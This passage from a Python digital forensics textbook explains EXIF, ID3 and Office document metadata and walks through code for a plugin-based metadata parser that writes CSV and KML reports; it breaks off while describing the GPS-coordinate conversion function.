Note the EXIF header starting at offset 24. The hex 0x4D4D following it represents Motorola or big endian byte alignment. The 0x010F tag id at byte offset 40 is the EXIF Make metadata tag. Each tag is made up of four components.

Byte Offset	Name	Description
0-1	ID	The tag ID representing a specific EXIF metadata element
2-3	Type	Type of data (integer, string, etc.)
4-7	Length	The length of the data
8-11	Offset	The offset from the byte alignment value

In the preceding example, the "Make" tag has a data type of 2, equating to an ASCII string, is 6 bytes long and is located 2206 bytes from the byte alignment value of 0x4D4D. The second screenshot shows a 52 byte slice of data 2206 bytes from the beginning of the file. Here, we can see "Nokia," the "Make" of the phone used to take the photograph, as a 6-byte long ASCII string.



```
lpf@ubuntu:~/Desktop$ xxd -s 2206 -l 52 img_42.jpg
000089e: 0000 0000 0000 0000 0000 0000 0000 0000 ..... .
00008ae: 0000 0000 0000 0000 0000 0000 0000 4e6f ..... No
00008be: 6b69 6100 4c75 6d69 6120 3633 3500 0000 kia.Lumia 635...
00008ce: 0048 0000 ..... H..
lpf@ubuntu:~/Desktop$
```

If we were so inclined, we could use `struct` and parse through the header and grab the pertinent EXIF metadata. Fortunately, the third-party Python Imaging Library, `PIL`, module already supports EXIF metadata and makes this task much simpler.

Introducing the Pillow module

`Pillow` (version 1.1.7) is an actively maintained fork of the Python Imaging Library, `PIL`, and is an extensive module that can archive, display, and process image files. A full description of this module can be read at <http://www.pillow.readthedocs.org>. This library can be installed using `pip` as follows:

```
pip install pillow
```


`PIL` provides a function named `_getexif()`, which returns a dictionary of tags and their values. Tags are stored in their decimal format rather than hexadecimal. Interpreting 0x010F in big endian corresponds to the decimal value 271 for the "Make" tag. Rather than doing this the hard way with `struct`, we can simply query if a tag exists and, if it does, then process the value:

```
>>> from PIL import Image
>>> image = Image.open('img_42.jpg')
>>> exif = image._getexif()
>>> if 271 in exif.keys():
...     print 'Make:', exif[271]
...
Make: Nokia
```

Introduction to ID3 metadata

The ID3 metadata container is often associated with MP3 files. There are two versions of the embedded structure: ID3v1 and ID3v2. The ID3v1 version is the final 128 bytes of the file and has a different structure from the updated format. The newer version, which we will focus on, is located at the beginning of the file and is variable in length.

An ID3 tag has a simpler structure compared with EXIF tags. The first 16 bytes are evenly split between the tag ID and the length of the metadata. Following that is the metadata itself. The following screenshot contains the first 144 bytes of an MP3 file:



```
lfp@ubuntu:~/Desktop$ xxd -l 144 music.mp3
0000000: 4944 3303 0000 0000 1f76 5453 5300 0000 ID3.....vTSS...
0000010: 0014 0000 004c 6f67 6963 2045 7870 7265 .....Logic Expre
0000020: 7373 2039 2e30 2e31 5450 3100 0000 000b ss 9.0.1TP1.....
0000030: 0000 0054 6865 2041 7274 6973 7454 5032 ...The ArtistTP2
0000040: 0000 0000 1100 0000 5468 6520 416c 6275 .....The Albu
0000050: 6d20 4172 7469 7374 5443 4d00 0000 000e m ArtistTCM.....
0000060: 0000 0054 6865 2043 6f6d 706f 7365 7200 ...The Composer.
0000070: 5441 4c00 0000 000a 0000 0054 6865 2041 TAL.....The A
0000080: 6c62 756d 5454 3100 0000 000d 0000 0054 lbumTT1.....T
lfp@ubuntu:~/Desktop$
```

The file signature of MP3 files is the ASCII "ID3". Shortly after the signature, we can see different tags, such as TP1, TP2, and TCM. These are metadata tags for the artist, band, and composer, respectively. The next 8 bytes following TP1 is the length represented by the hex 0x0B or 11. Following a 2-byte buffer, is the data for the artist formerly known as "The Artist." While "The Artist" is 10 bytes long with an additional single null byte (0x00) prepended to the data for a total of 11 bytes. We will use a module named Mutagen to load the file and read any ID3 tags that are present.



Some MP3 files may not have embedded ID3 metadata. In this case, the tags we see from the previous screenshot may not be present.

Introducing the Mutagen module

Mutagen (version 1.31) is capable of reading and writing different audio metadata formats. Mutagen supports a wide variety of embedded audio formats, such as ASF, FLAC, M4A, and MP3 (ID3). The full documentation for this module can be found at <http://www.mutagen.readthedocs.org>. We can install this module with pip as follows:

```
pip install mutagen
```

Using Mutagen is straightforward. We need to create an ID3 object by opening our MP3 file and then, as with PIL, look for specific tags in a dictionary as follows:

```
>>> from mutagen import id3
>>> id = id3.ID3('music.mp3')
>>> if 'TP1' in id.keys():
...     print 'Artist:', id['TP1']
...
Artist: The Artist
```

Introduction to Office metadata


With the launch of Office 2007, Microsoft introduced a new proprietary format for their Office products, such as "docx", "pptx", and "xlsx" files. These documents are actually a zipped directory consisting of XML and binary files. These documents have a great deal of embedded metadata stored in the XML files within the document. The two XML files we will look at are `core.xml` and `app.xml` that store different types of metadata.

The `core.xml` file stores metadata related to the document such as author, the revision number, and who last modified the document. The `app.xml` file stores metadata that is more specific to the contents of the file. For example, Word documents store page, paragraph, line, word, and character counts, whereas a PowerPoint presentation stores information related to slides, hidden slides, and note count among others.

To view this data, use an archive utility of your choice and unzip an existing 2007 or higher version Office document. You may need to add a `.zip` extension to the end of your file to get the option to unzip the archive with your tool of choice. The following is a screenshot of the contents of an unzipped Word document:

Name	Date Modified	Size	Kind
► _rels	Nov 5, 2015, 11:41 PM	--	Folder
[Content_Types].xml	Jan 1, 1980, 12:00 AM	2 KB	XML Document
▼ customXml	Today, 10:38 AM	--	Folder
► _rels	Nov 5, 2015, 11:41 PM	--	Folder
item1.xml.rels	Jan 1, 1980, 12:00 AM	296 bytes	Document
item1.xml	Jan 1, 1980, 12:00 AM	254 bytes	XML Document
itemProps1.xml	Jan 1, 1980, 12:00 AM	341 bytes	XML Document
▼ docProps	Nov 5, 2015, 11:41 PM	--	Folder
app.xml	Jan 1, 1980, 12:00 AM	1 KB	XML Document
core.xml	Jan 1, 1980, 12:00 AM	903 bytes	XML Document
▼ word	Today, 10:38 AM	--	Folder
► _rels	Nov 5, 2015, 11:41 PM	--	Folder
document.xml.rels	Jan 1, 1980, 12:00 AM	2 KB	Document
footnotes.xml.rels	Jan 1, 1980, 12:00 AM	343 bytes	Document
document.xml	Jan 1, 1980, 12:00 AM	540 KB	XML Document
endnotes.xml	Jan 1, 1980, 12:00 AM	2 KB	XML Document
fontTable.xml	Jan 1, 1980, 12:00 AM	3 KB	XML Document
footer1.xml	Jan 1, 1980, 12:00 AM	2 KB	XML Document
footnotes.xml	Jan 1, 1980, 12:00 AM	8 KB	XML Document
► media	Nov 5, 2015, 11:41 PM	--	Folder
image1.png	Jan 1, 1980, 12:00 AM	30 KB	PNG image
image2.png	Jan 1, 1980, 12:00 AM	22 KB	PNG image
numbering.xml	Jan 1, 1980, 12:00 AM	18 KB	XML Document
settings.xml	Jan 1, 1980, 12:00 AM	9 KB	XML Document
styles.xml	Jan 1, 1980, 12:00 AM	33 KB	XML Document
► theme	Nov 5, 2015, 11:41 PM	--	Folder
theme1.xml	Jan 1, 1980, 12:00 AM	7 KB	XML Document
webSettings.xml	Jan 1, 1980, 12:00 AM	511 bytes	XML Document

In the docProps folder, we can see our two XML files that contain the metadata related to our specific Word document. The word directory contains the actual Word document itself in document.xml and any inserted media stored in the media subdirectory. Now, let's take a look at the core.xml file.



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/" xmlns:dcmtpe="http://purl.org/dc/dcmtype/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><dc:title>Metadata Title</dc:title><dc:subject>Digital Forensics</dc:subject><dc:creator>Preston Miller</dc:creator><cp:keywords>Embedded Metadata, EXIF, ID3, Office documents, XML</cp:keywords><dc:description>Embedded metadata stores a great deal of information about forensically relevant files!</dc:description><cp:lastModifiedBy>Preston Miller</cp:lastModifiedBy><cp:revision>4</cp:revision><dcterms:created xsi:type="dcterms:W3CDTF">2015-11-06T03:15:00Z</dcterms:created><dcterms:modified xsi:type="dcterms:W3CDTF">2015-11-06T04:36:00Z</dcterms:modified><cp:category>Book Category</cp:category><cp:contentStatus>Complete</cp:contentStatus></cp:coreProperties>
```

In *Chapter 4, Working with Serialized Data Structures*, we discussed serialized data and mentioned that XML was a popular format for data serialization. XML works on the concept of directives, namespaces, and tags, and is similar to another popular markup language, HTML. Most XML files begin with header directives detailing the version, encoding, and any instructions to parsers.

The `core.xml` file also contains five namespaces that are declared only once at the beginning of the file and then referred to by their assigned namespace variable thereafter. The primary purpose of namespaces is to avoid name conflict resolutions and are created using the `xmlns` attribute.

After the namespaces, we have a variety of tags, similar to HTML, such as the title, subject, and creator. We can use an XML parser, such as `lxml`, to iterate through these tags and process them.

Introducing the `lxml` module

The `lxml` (version 3.5.0) third-party module has Python bindings to the C `libxml2` and `libxslt` libraries. This module is a very popular XML parser for its speed and can also be used to parse HTML files. We will use this module to walk through each "child" tag and print out those of interest. Full documentation for this library can be found at <http://www.lxml.de>. Once again, installing a library is made simple using pip:

```
pip install lxml
```


Let's take a look at how to iterate through the `core.xml` file in the interactive prompt. The `etree` or element tree API provides a simple mechanism of iterating through "children" in the XML file. First, we need to parse an XML file into an element tree. Next, we get the root-level element in the tree. With the root, we can walk through each child using the `root.iter()` function and print out the tag and text values. Note that the tag contains the fully expanded namespace. In just a few lines of code, we can now parse basic XML files with ease using `lxml`:

```
>>> import lxml.etree.ElementTree as ET
>>> core = ET.parse('core.xml')
>>> root = core.getroot()
>>> for child in root.iter():
...     print child.tag, '::::', child.text
...
...
```

```
{http://purl.org/dc/elements/1.1/}title : Metadata Title
{http://purl.org/dc/elements/1.1/}subject : Digital Forensics
{http://purl.org/dc/elements/1.1/}creator : Preston Miller
...
```

Metadata_Parser framework overview

Now that we understand the concept of frameworks and what kind of data we're dealing with, we can examine the specifics of our framework implementation. Rather than a flow diagram, we use a high-level figure to show how the scripts interact with each other.



This framework is going to be controlled by the `metadata_parser.py` script. This script will be responsible for launching our three plugin scripts and then shuttling the returned data to the appropriate writer plugins. During processing, the plugins make calls to processors to help validate data or perform other processing functions. We have two writer plugins, one for CSV output and another to plot geotagged data using Google Earth's KML format.

Each plugin will take an individual file as its input and store the parsed metadata tags in a dictionary. This dictionary is then returned to `metadata_parser.py` and is appended to a list. Once all of our input files are processed, we send these lists of dictionaries to writers. We use the `DictWriter` from the `csv` module to write our dictionary output to a CSV file.

Similar to *Chapter 6, Extracting Artifacts from Binary Files*, we will have multiple Python directories to organize our code in a logical manner. To use these packages, we need to make the directory "searchable" with an `__init__.py` script and then import the directory in the code:

```
|-- metadata_parser.py
|-- plugins
|   |-- __init__.py
|   |-- exif_parser.py
|   |-- id3_parser.py
|   |-- office_parser.py
|-- processors
|   |-- __init__.py
|   |-- utility.py
|-- writers
|   |-- __init__.py
|   |-- csv_writer.py
|   |-- kml_writer.py
```

Our main framework controller – `metadata_parser.py`

The `metadata_parser.py` script contains a single function `main()`, on line 15, that handles coordinating logic between our plugins and writers. At the top of the script, we call our imports we use for the chapter. On line 6 and 7, we specifically import our plugins and writers directories we've created as follows:

```
001 import argparse
002 import os
003 import sys
004 import logging
005
006 import plugins
007 import writers
008
009 __author__ = 'Preston Miller & Chapin Bryce'
010 __date__ = '20160401'
011 __version__ = 0.01
012 __description__ = 'This scripts handles processing and output of
various embedded metadata files'
013
014
015 def main():
```

On line 85, we set up the arguments for our program. This script takes two positional arguments, an input and output directory, and an optional log argument to change the directory and name of the log file. Lines 92 through 103 focus on setting up the log as in previous chapters. The lines are as follows:

```

083 if __name__ == '__main__':
084
085     parser = argparse.ArgumentParser(version=str(__version__),
086                                     description=__description__,
087                                     epilog='Developed by ' + __
088                                     author__ + ' on ' + __date__)
089     parser.add_argument('INPUT_DIR', help='Input Directory')
090     parser.add_argument('OUTPUT_DIR', help='Output Directory')
091     parser.add_argument('-l', help='File path of log file.')
092     args = parser.parse_args()
093
094     if args.l:
095         if not os.path.exists(args.l):
096             os.makedirs(args.l)
097         log_path = os.path.join(args.l, 'metadata_parser.log')
098     else:
099         log_path = 'metadata_parser.log'
100
101     logging.basicConfig(filename=log_path, level=logging.DEBUG,
102                         format='%(asctime)s | %(levelname)s |
103                         %(message)s', filemode='a')
104
105     logging.info('Starting Metadata_Parser v.' + str(__version__))
106     logging.debug('System ' + sys.platform)
107     logging.debug('Version ' + sys.version)

```

On line 105, we create our output directory if the supplied output directory does not exist. This output directory is created with the `makedirs()` function. This function accepts a string representing the file path to a directory and creates the directory and any intermediate directories that do not exist in the file path. On line 108, we check whether the supplied input is a directory and if it exists. If so, on line 109, the `main()` function is called, and the input and output directory arguments are passed. If the input does not exist or is not a directory, we log and print the error and exit with status code 1. We have the following code:

```

105     if not os.path.exists(args.OUTPUT_DIR):
106         os.makedirs(args.OUTPUT_DIR)
107
108     if os.path.exists(args.INPUT_DIR) and os.path.isdir(args.
109     INPUT_DIR):

```

```
109         main(args.INPUT_DIR, args.OUTPUT_DIR)
110     else:
111         msg = 'Supplied input directory does not exist or is not a
112         directory'
113         print '[-]', msg
114         logging.error(msg)
115         sys.exit(1)
```

Controlling our framework with the main() function

On lines 23 through 25, we create our lists that will store the returned dictionaries from our plugin calls. But before we can call our plugins, we need to generate a file listing from the user's input directory argument. We do this on line 31 with the `os.walk()` function used in previous chapters. A new argument, `topdown`, is passed to our directory walking loop. This allows us to control the flow of the iteration and step through the directory from the top level down to the furthest level. This is the default behavior, though it can be specified to ensure the anticipated behavior. For each file, we need to `join()` it with the root to generate the full path to the file:

```
015 def main(input_dir, output_dir):
016     """
017     The main function generates a file listing, sends files to be
018     processed, and output written.
019     :param input_dir: The input directory to scan for supported
020     embedded metadata containing files
021     :param output_dir: The output directory to write metadata
022     reports to
023     :return: Nothing.
024     """
025
026     # Create lists to store each supported embedded metadata
027     # before writing to output
028     exif_metadata = []
029     office_metadata = []
030     id3_metadata = []
031
032     # Walk through list of files
033     msg = 'Generating file listing and running plugins.'
034     print '[+]', msg
035     logging.info(msg)
036     for root, subdir, files in os.walk(input_dir, topdown=True):
037         for file_name in files:
```

```
033         current_file = os.path.join(root, file_name)
034         ext = os.path.splitext(current_file)[1].lower()
```

Finally, on line 34, we separate the extension from the full path using the `os.path.splitext()` function. The `splitext()` function takes a string representing a file path and returns a list with the path as the first element and the extension as the second element. We could have also used the `split()` function splitting on the period and accessing the last element of the newly formed list.

```
>>> '/Users/Preston/Desktop/metadata_image.jpg'.split('.')[-1]
jpg
```

After we have our `current_file`, we look at its extension on lines 37, 46, and 55 to determine if any of our existing plugins are appropriate. If our file is a JPEG image, then the conditional on line 37 will evaluate to `True`. On line 39, we call our `exifParser()` function found in the `exif_parser.py` script within the `plugins` subdirectory. Because we are only matching on extension, this function call is wrapped around `try` and `except` to handle situations where we raise an error in the `exifParser()` function due to mismatching file signatures.

```
036     # PLUGINS
037     if ext == '.jpeg' or ext == '.jpg':
038         try:
039             ex_metadata, exif_headers = plugins.exif_
040                 parser.exifParser(current_file)
041             exif_metadata.append(ex_metadata)
042         except TypeError:
043             print '[-] File signature mismatch. Continuing
to next file.'
044             logging.error(('JPG & TIFF File Signature
check failed for ' + current_file))
044             continue
```

If the function does not raise an error it will return the EXIF metadata for that particular file and the headers for the CSV writer. On line 40, we append the EXIF metadata results to our `exif_metadata` list and continue processing the other input files.

```
046         elif ext == '.docx' or ext == '.pptx' or ext ==
'.xlsx':
047             try:
048                 of_metadata, office_headers = plugins.office_
049                     parser.officeParser(current_file)
049                     office_metadata.append(of_metadata)
```

```
050             except TypeError:
051                 print '[-] File signature mismatch. Continuing
to next file.'
052                 logging.error('DOCX, XLSX, & PPTX File
Signature check failed for ' + current_file))
053                 continue
054
055             elif ext == '.mp3':
056                 try:
057                     id_metadata, id3_headers = plugins.id3_parser.
id3Parser(current_file)
058                     id3_metadata.append(id_metadata)
059                 except TypeError:
060                     print '[-] File signature mismatch. Continuing
to next file.'
061                     logging.error('MP3 File Signature check
failed for ' + current_file))
062                     continue
```

Note the similar structure employed for the other two plugins. All plugins take only one input, `current_file`, and return two outputs, the metadata dictionary and CSV headers. Only eight lines of code are required to properly call and then store the results of each plugin. A few more lines of code are required to write the stored data to an output file.

Once we have iterated through all of the files, we can begin to write any necessary output. On lines 69, 73, and 76, we check to see whether any of the metadata lists contain dictionaries. If they do, we call the `csvWriter()` function in the `csv_writer.py` script under the `writers` subdirectory. For EXIF metadata, we also call the `kmlWriter()` function on line 70 to plot GPS coordinates.

```
064     # WRITERS
065     msg = 'Writing output to ' + output_dir
066     print '[+]', msg
067     logging.info(msg)
068
069     if len(exif_metadata) > 0:
070         writers.kml_writer.kmlWriter(exif_metadata, output_dir,
'exif_metadata.kml')
071         writers.csv_writer.csvWriter(exif_metadata, exif_headers,
output_dir, 'exif_metadata.csv')
072
073     if len(office_metadata) > 0:
```

```

074         writers.csv_writer.csvWriter(office_metadata, office_
headers, output_dir, 'office_metadata.csv')
075
076     if len(id3_metadata) > 0:
077         writers.csv_writer.csvWriter(id3_metadata, id3_headers,
output_dir, 'id3_metadata.csv')
078
079     msg = 'Program completed successfully -- exiting..'
080     print '[*]', msg
081     logging.info(msg)

```

This completes the controller logic for our framework. The main processing occurs in each individual plugin file. Let's now look at our first plugin.

Parsing EXIF metadata – exif_parser.py

The `exif_parser` plugin is the first we will develop and is relatively simple due to our reliance on the `PIL` module. There are three functions within this script:

`exifParser()`, `getTags()`, and `dmsToDecimal()`. The `exifParser()` function, on line 14, is the entry point into this plugin and takes a string representing a filename as its only input. This function primarily serves as coordinating logic for the plugin.

The `getTags()` function on line 30 is responsible for parsing the EXIF tags from our input file. Finally, the `dmsToDecimal()` function on line 117 is a small helper function responsible for converting GPS coordinates into decimal format. Take a look at the following code:

```

001 from datetime import datetime
002 import os
003 from time import gmtime, strftime
004
005 from PIL import Image
006
007 import processors
008
009 __author__ = 'Preston Miller & Chapin Bryce'
010 __date__ = '20160401'
011 __version__ = 0.01
012 __description__ = 'This scripts parses embedded EXIF metadata from
compatible objects'
013
014 def exifParser():
...

```

```
030 def getTags():
...
117 def dmsToDecimal():
```

Understanding the exifParser() function

This function serves three purposes: validates the input file, extracts the tags, and returns the processed data to `metadata_parser.py`. To validate an input, we will evaluate its file signature against known signatures. Rather than relying on the extension of a file, which can be incorrect, we check the signature to avoid any additional sources of error.

Checking a file's signature, sometimes referred to as its **magic number**, typically consists of examining the first couple of bytes of a file and comparing that with known signatures for that file type. Gary Kessler has a great list of file signatures documented on his website http://garykessler.net/library/file_sigs.html.

```
014 def exifParser(filename):
015     """
016     The exifParser function confirms the file type and sends it to
017     be processed.
018     :param filename: name of the file potentially containing EXIF
019     metadata.
019     """
```

On line 22, we create a list of known file signatures for JPEG images. On line 24, we call the `checkHeader()` function in the `utility.py` script in the `processors` subdirectory. This function will evaluate to `True` if the header of the file matches one of the supplied known signatures:

```
021     # JPEG signatures
022     signatures = ['ffd8ffdb', 'ffd8ffe0', 'ffd8ffe1', 'ffd8ffe2',
023                   'ffd8ffe3',
023                   'ffd8ffe8']
024     if processors.utility.checkHeader(filename, signatures, 4) ==
024     True:
025         return getTags(filename)
026     else:
027         print 'File signature does not match known JPEG
027     signatures.'
028         raise TypeError('File signature does not match JPEG
028     object.')
```

If we do have a legitimate JPEG file, we call and return the results of the `getTags()` function on line 25. Alternatively, if `checkHeader()` returns `False`, then we have a mismatch and we raise a `TypeError` exception to our parent script, `metadata_parser.py`, to handle the situation appropriately.

Developing the `getTags()` function

The `getTags()` function, with the help of the `PIL` module, parses EXIF metadata tags from our JPEG image. On line 38, we create a list of headers for our CSV output. This list contains all of the possible keys that might be created in our EXIF dictionary in the order we want them to be displayed in a CSV file. As all JPEG images may not have the same or any embedded EXIF tags, we will run into the scenario where some dictionaries have more tags than others. By supplying the writer with the list of ordered keys, we will ensure that the fields are written in the appropriate order and columns.

```
030 def getTags(filename):
031     """
032     The getTags function extracts the EXIF metadata from the data
object.
033     :param filename: the path and name to the data object.
034     :return: tags and headers, tags is a dictionary containing
EXIF metadata and headers are the
035             order of keys for the CSV output.
036     """
037     # Set up CSV headers
038     headers = ['Path', 'Name', 'Size', 'Filesystem CTime',
'Filesystem MTime', 'Original Date', 'Digitized Date',
039             'Make', 'Model', 'Software', 'Latitude', 'Latitude
Reference', 'Longitude', 'Longitude Reference',
040             'Exif Version', 'Height', 'Width', 'Flash', 'Scene
Type']
```

On line 41, we open the JPEG file using the `Image.open()` function. Once again, we perform one final validation step using the `verify()` function. This function checks for any file corruption and raises errors if encountered. Otherwise, on line 47, we call `_getexif()` function, which returns a dictionary of EXIF metadata.

```
041     image = Image.open(filename)
042
043     # Detects if the file is corrupt without decoding the data
044     image.verify()
```

```
046      # Descriptions and values of EXIF tags: http://www.exiv2.org/
tags.html
047      exif = image._getexif()
```

On line 49, we create our dictionary, `tags`, which will store metadata about our file object. On lines 50 through 54, we populate the dictionary with some filesystem metadata, such as the full path, name, size, and create and modify timestamps. The `os.path.basename()` function takes the full pathname and returns the filename. For example, `os.path.basename('Users/LPF/Desktop/myfile.txt')` would simply return "myfile.txt."

Using the `getsize()` function will return the file size in bytes. The larger the number the less useful it is for humans. We are more accustomed to seeing sizes with common prefixes, such as MB, GB, and TB. The processor function `convertSize()` does just this to make the data more useful for the human analyst.

On lines 53 and 54, we convert the integer returned by `os.path.getctime()`, representing the creation time expressed in seconds since the epoch. The epoch, 01/01/1970 00:00:00, can be confirmed by calling `time.gmtime(0)`. We use the `gmtime()` function to convert these seconds into a time-structured object (similar to `datetime`). We use the `strftime` to format the time object into our desired date string:

```
049      tags = {}
050      tags['Path'] = filename
051      tags['Name'] = os.path.basename(filename)
052      tags['Size'] = processors.utility.convertSize(os.path.
getsize(filename))
053      tags['Filesystem CTime'] = strftime('%m/%d/%Y %H:%M:%S',
gmtime(os.path.getctime(filename)))
054      tags['Filesystem MTime'] = strftime('%m/%d/%Y %H:%M:%S',
gmtime(os.path.getmtime(filename)))
```

On line 55, we check whether there are any keys in the `exif` dictionary. If there are, we iterate through each key and check its value. The values we're querying for are from the EXIF tags described at <http://www.exiv2.org/tags.html>. There are many potential EXIF tags, but we're going to query for only some of the more forensically relevant ones.

If the particular tag does exist in the `exif` dictionary, then we transfer the value to our `tags` dictionary. Some tags require some additional processing, such as timestamp, scene, flash, and GPS tags. The timestamp tags are displayed in a format that is inconsistent with how we're representing other timestamps. For example, the time from tag 36867 on line 59 is separated by colons and in a different order.

```
2015:11:11 10:32:15
```

In line 60, we use the `strptime` function to convert our existing time string into a `datetime` object. In the very next line, we use the `strftime` function to convert it into our desired date string format:

```
055      if exif:
056          for tag in exif.keys():
057              if tag == 36864:
058                  tags['Exif Version'] = exif[tag]
059              elif tag == 36867:
060                  dt = datetime.strptime(exif[tag], '%Y:%m:%d
%H:%M:%S')
061                  tags['Original Date'] = dt.strftime('%m/%d/%Y
%H:%M:%S')
062              elif tag == 36868:
063                  dt = datetime.strptime(exif[tag], '%Y:%m:%d
%H:%M:%S')
064                  tags['Digitized Date'] = dt.strftime('%m/%d/%Y
%H:%M:%S')
```

The scene (41990) and flash (37385) tags have an integer value rather than a string. As mentioned previously, online documentation (<http://www.exiv2.org/tags.html>) explains what these integers represent. In these two scenarios, we create a dictionary containing the potential integers as keys and their descriptions as values. We check whether the tag's value is a key in our dictionary. If it is present, we store the description in the `tags` dictionary rather than the integer. Again, this is for the purpose of making analysis easier on the examiner. Seeing a string explanation of the scene or flash tag is more valuable than a number representing that explanation:

```
065          elif tag == 41990:
066              # Scene tags: http://www.awaresystems.be/imaging/tiff/tifftags/privateifd/exif/scenecapturetype.html
067              scenes = {0: 'Standard', 1: 'Landscape', 2:
'Portrait', 3: 'Night Scene'}
068              if exif[tag] in scenes:
069                  tags['Scene Type'] = scenes[exif[tag]]
```

```
070         else:
071             pass
072         elif tag == 37385:
073             # Flash tags: http://www.awaresystems.be/imaging/
tiff/tifftags/privateifd/exif/flash.html
074             flash = {0: 'Flash did not fire', 1: 'Flash
fired', 5: 'Strobe return light not detected',
075                                         7: 'Strobe return light detected', 9:
'Flash fired, compulsory flash mode',
076                                         13: 'Flash fired, compulsory flash mode,
return light not detected',
077                                         15: 'Flash fired, compulsory flash mode,
return light detected',
078                                         16: 'Flash did not fire, compulsory flash
mode', 24: 'Flash did not fire, auto mode',
079                                         25: 'Flash fired, auto mode', 29: 'Flash
fired, auto mode, return light not detected',
080                                         31: 'Flash fired, auto mode, return light
detected', 32: 'No flash function',
081                                         65: 'Flash fired, red-eye reduction
mode',
082                                         69: 'Flash fired, red-eye reduction mode,
return light not detected',
083                                         71: 'Flash fired, red-eye reduction mode,
return light detected',
084                                         73: 'Flash fired, compulsory flash mode,
red-eye reduction mode',
085                                         77: 'Flash fired, compulsory flash mode,
red-eye reduction mode, return light not detected',
086                                         79: 'Flash fired, compulsory flash mode,
red-eye reduction mode, return light detected',
087                                         89: 'Flash fired, auto mode, red-eye
reduction mode',
088                                         93: 'Flash fired, auto mode, return light
not detected, red-eye reduction mode',
089                                         95: 'Flash fired, auto mode, return light
detected, red-eye reduction mode'}
090         if exif[tag] in flash:
091             tags['Flash'] = flash[exif[tag]]
092         elif tag == 271:
093             tags['Make'] = exif[tag]
094         elif tag == 272:
```

```

095             tags['Model'] = exif[tag]
096         elif tag == 305:
097             tags['Software'] = exif[tag]
098         elif tag == 40962:
099             tags['Width'] = exif[tag]
100        elif tag == 40963:
101            tags['Height'] = exif[tag]

```

Finally, on line 102, we look for the GPS tags that are stored as a nested dictionary under the key 34853. If the latitude and longitude tags exist, we pass them to the `dmsToDecimal()` function to convert them in a more suitable manner for the KML writer.

```

102     elif tag == 34853:
103         for gps in exif[tag]:
104             if gps == 1:
105                 tags['Latitude Reference'] = exif[tag]
106                 [gps]
107             elif gps == 2:
108                 tags['Latitude'] = dmsToDecimal(exif[tag]
109                 [gps])
110             elif gps == 3:
111                 tags['Longitude Reference'] = exif[tag]
112                 [gps]
113             elif gps == 4:
114                 tags['Longitude'] = dmsToDecimal(exif[tag]
115                 [gps])
116         else:
117             pass
118     return tags, headers

```

Adding the `dmsToDecimal()` function

The `dmsToDecimal()` function converts GPS coordinates from Degree Minute Second format to Decimal. A simple formula exists to convert between the two formats. The GPS data we extract from our EXIF metadata contains three tuples within another tuple. Each interior tuple represents the numerator and denominator of the degree, minute, or second. First, we need to separate the individual degree, min, and second numerators from their denominators in the nested tuples.

The following figure highlights how we can convert our extracted GPS data to decimal format:

DMS GPS Coordinates				
Python Format:	Degree	Minute	Second	
	((40, 1), (40, 1), (58475, 1000))			
Simplified Format:				
	40, 40, 58.475			
DMS to Degree Conversion				
Formula:	$Degree + \frac{Minute}{60} + \frac{Second}{3600}$	(Degree > 0)		
	$Degree - \frac{Minute}{60} - \frac{Second}{3600}$	(Degree < 0)		
Example:	$40 + \frac{40}{60} + \frac{58.475}{3600} = 40.68291$			

On line 123, we use list comprehension to create a list containing the first element of every element in the tuple. We then unpack this list into the three elements: deg, min, and sec. The formula we use is dependent on if the degree value is positive or negative.

If deg is positive, then we add the minutes and seconds. We divide seconds by 3600000 rather than 3600 because originally we did not divide the seconds' value by its denominator. If deg is negative, we instead subtract the minutes and seconds as follows:

```
